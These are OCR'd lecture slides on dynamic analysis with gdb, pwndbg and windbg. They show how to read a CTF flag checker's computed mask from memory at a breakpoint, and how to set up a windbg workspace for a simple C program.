- `disass 0x1337` (disassemble instructions at address 0x1337)
- `info registers` (lists values of CPU registers)
- `p 0x1234` (print value at memory address 0x1234)
- `x/100gx 0x1234` (print 100*8 bytes at memory address 0x1234)

https://visualgdb.com/gdbreference/commands/




Dynamic Analysis: pwndbg

pwndbg

- Plug-in / extension for gdb
- Makes debugging better, **highly recommended**

Search "**pwndbg**" or install it here: https://github.com/pwndbg/pwndbg

Additional note: gdb has a **Python API** and supports **scripting!** This is useful in some instances for automating debugging



Dynamic Analysis: Example

- Debugging can help us speed up tasks
- Example: Consider this decompilation of a CTF challenge:

Basically this function generates a “mask” which is then used to compare against our input

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  ...
  v13 = __readfsqword(0x28u);
  printf("What is the flag? ");
  __isoc99_scanf("%36s", v12);
  v3 = v12;
  ...
  v7 = &unk_40E0;
  v8 = &unk_4060;
  do
  {
    v9 = sub_1189(v7);
    if ( *v8 != (unsigned int)sub_1217((__int64)v11, (__int64)v9) )
    {
      puts("Incorrect!");
      exit(-1);
    }
    v7 += 24;
    ++v8;
  }
  while ( v7 != (char *)&unk_40E0 + 624 );
  puts("Correct!");
  return 0LL;
}
```

masked squares flag checker - DownUnder CTF 2023

Dynamic Analysis: Example

But I'm too lazy to reverse the function.

Can we just **retrieve the value** of `v9` through debugging?

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
    ...
  do
  {
    v9 = sub_1189(v7);
    if ( *v8 != (unsigned int)sub_1217((__int64)v11, (__int64)v9) )
    {
      puts("Incorrect!");
      exit(-1);
    }
    v7 += 24;
    ++v8;
  }
    ...
}
```


```
_DWORD *__fastcall sub_1189(_BYTE *a1)
{
  _DWORD *result; // rax
  int v2; // r9d
  char *v3; // r11
  int v4; // r8d
  int v5; // edx
  int v6; // ecx
  int v7; // r10d

  result = malloc(0x90uLL);
  v2 = (char)*a1;
  if ( *a1 )
  {
    v3 = a1 + 1;
    v4 = 0;
    v5 = 0;
    do
    {
      v7 = 1;
      if ( v2 <= 0 )
      {
        v2 = -v2;
        v7 = 0;
      }
      v6 = 0;
      do
      {
        result[6 * v4 + v5++] = v7;
        if ( v5 == 6 )
        {
          ++v4;
          v5 = 0;
        }
        ++v6;
      }
      while ( v2 != v6 );
      v2 = *v3++;
    }
    while ( v2 );
  }
  return result;
}
```

Dynamic Analysis: Example

Yes we can! With a debugger such as **gdb**, we can set a breakpoint, and check value of **rax** right after the function is called (as **rax** holds the function return value).

The value in **rax** is a pointer to the mask (with 1's and 0's) which we can grab by printing out data at that memory location.

```
v9 = sub_1189(v7);
```



Stepping through until right before the function call

Dynamic Analysis: Example

Yes we can! With a debugger such as **gdb**, we can set a breakpoint, and check value of **rax** right after the function is called (as **rax** holds the function return value).

The value in **rax** is a pointer to the mask (with 1's and 0's) which we can grab by printing out data at that memory location.

```
v9 = sub_1189(v7);
```


*After function ends, the function's return value is stored in the **rax** register*

Dynamic Analysis: Example

Yes we can! With a debugger such as **gdb**, we can set a breakpoint, and check value of **rax** right after the function is called (as **rax** holds the function return value).

The value in **rax** is a pointer to the mask (with 1's and 0's) which we can grab by printing out data at that memory location.

```
v9 = sub_1189(v7);
```



`v9` is a pointer to an array of bits which we can view

Dynamic Analysis: Example

Yes we can! With a debugger such as **gdb**, we can set a breakpoint, and check value of **rax** right after the function is called (as **rax** holds the function return value).

The value in **rax** is a pointer to the mask (with 1's and 0's) which we can grab by printing out data at that memory location.

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  ...
  v13 = __readfsqword(0x28u);
  printf("What is the flag? ");
  __isoc99_scanf("%36s", v12);
  v3 = v12;
  ...
  v7 = &unk_40E0;
  v8 = &unk_4060;
  do
  {
    v9 = sub_1189(v7);
    if ( *v8 != (unsigned int)sub_1217((__int64)v11, (__int64)v9) )
    {
      puts("Incorrect!");
      exit(-1);
    }
    v7 += 24;
    ++v8;
  }
  while ( v7 != (char *)&unk_40E0 + 624 );
  puts("Correct!");
  return 0LL;
}
```


```
v9 = sub_1189(v7);
```

```
0x5555555559ab0  0x0000000000000000  0x00000000000000a1
0x5555555559ac0  0x0000000000000000  0x0000000000000000
0x5555555559ad0  0x0000000100000000  0x0000000000000000
0x5555555559ae0  0x0000000000000001  0x0000000100000001
0x5555555559af0  0x0000000000000001  0x0000000000000000
0x5555555559b00  0x0000000100000001  0x0000000100000000
0x5555555559b10  0x0000000100000000  0x0000000100000000
0x5555555559b20  0x0000000100000000  0x0000000000000001
0x5555555559b30  0x0000000000000000  0x0000000100000001
0x5555555559b40  0x0000000000000000  0x0000000100000001
0x5555555559b50  0x0000000000000000  0x00000000000204b1  <-- Top chunk
pwndbg>
```

Extra note: `v9` *is also stored in the heap. Subsequent values could also be retrieved this way.*

Dynamic Analysis: windbg

- windbg is a GUI debugger for windows binaries
- It has similar-ish command syntax to gdb
- It is also free :)



Dynamic Analysis: useful windbg instructions

Control Flow	Program Info	Memory Inspection
bl	lm	r
bp/bu <addr>	u <address>	r <register_name>
g		d{type} <addr>
p		s -{type} <value>
pa <address>		
pct		?
.restart		.format


https://blog.lamarranet.com/wp-content/uploads/2021/09/WinDbg-Cheat-Sheet.pdf

Dynamic Analysis: windbg examples

```c
#include <stdio.h>

int main(void)
{
        printf("Hello World\n");
        return 0;
}
```


Dynamic Analysis: windbg

- We will start by setting up our workspace
- Click **disassembly** on the left side of the screen




Dynamic Analysis: windbg

- Drag the **disassembly** “tab” and place it on top of the **command** tab, it should sit next to it




Dynamic Analysis: windbg

- Drag the **command** tab to the show location, so the windows are shown side-by-side




Dynamic Analysis: windbg

- Your screen should now be similar to this:




Dynamic Analysis: windbg

- View program info with **lm**




Dynamic Analysis: windbg

- View program info with **lm**
  → We can see that the
  Program starts at 0x400000




Dynamic Analysis: windbg

- Find Address of **main** function in **binaryninja**



